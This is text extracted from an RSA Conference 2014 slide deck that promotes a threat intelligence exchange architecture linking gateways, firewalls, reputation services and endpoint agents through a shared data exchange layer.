
**RSA<sup>®</sup>CONFERENCE2014**

FEBRUARY 24 – 28 | MOSCONE CENTER | SAN FRANCISCO

Intelligence  
and  
Ecosystem




# Point-to-point ecosystems cannot scale





# the Data Exchange Layer





# Threat Intelligence Exchange

## Organizational intelligence



administrator  
organizational knowledge



## global Threat intelligence



reputation service



3<sup>rd</sup> party feeds

email gateway

web gateway



IPS

NGFW



advanced malware




endpoint agent

## local threat intelligence




# Threat Intelligence Exchange - endpoint





# Threat Intelligence Exchange


adapt and immunize – from encounter to containment in milliseconds





# Threat Intelligence Exchange

adapt and immunize – from encounter to containment in milliseconds





# No silver bullet here...

- ◆ We will continue innovation of proactive technologies and connected solutions
  - ◆ Make sure you are covering the gaps
- ◆ Integrate intelligence where possible in your environment
- ◆ Look at how you can build out a more connected eco-system
  - ◆ you will not scale to this challenge without it





# RSA<sup>®</sup>CONFERENCE2014

FEBRUARY 24 – 28 | MOSCONE CENTER | SAN FRANCISCO



Thank You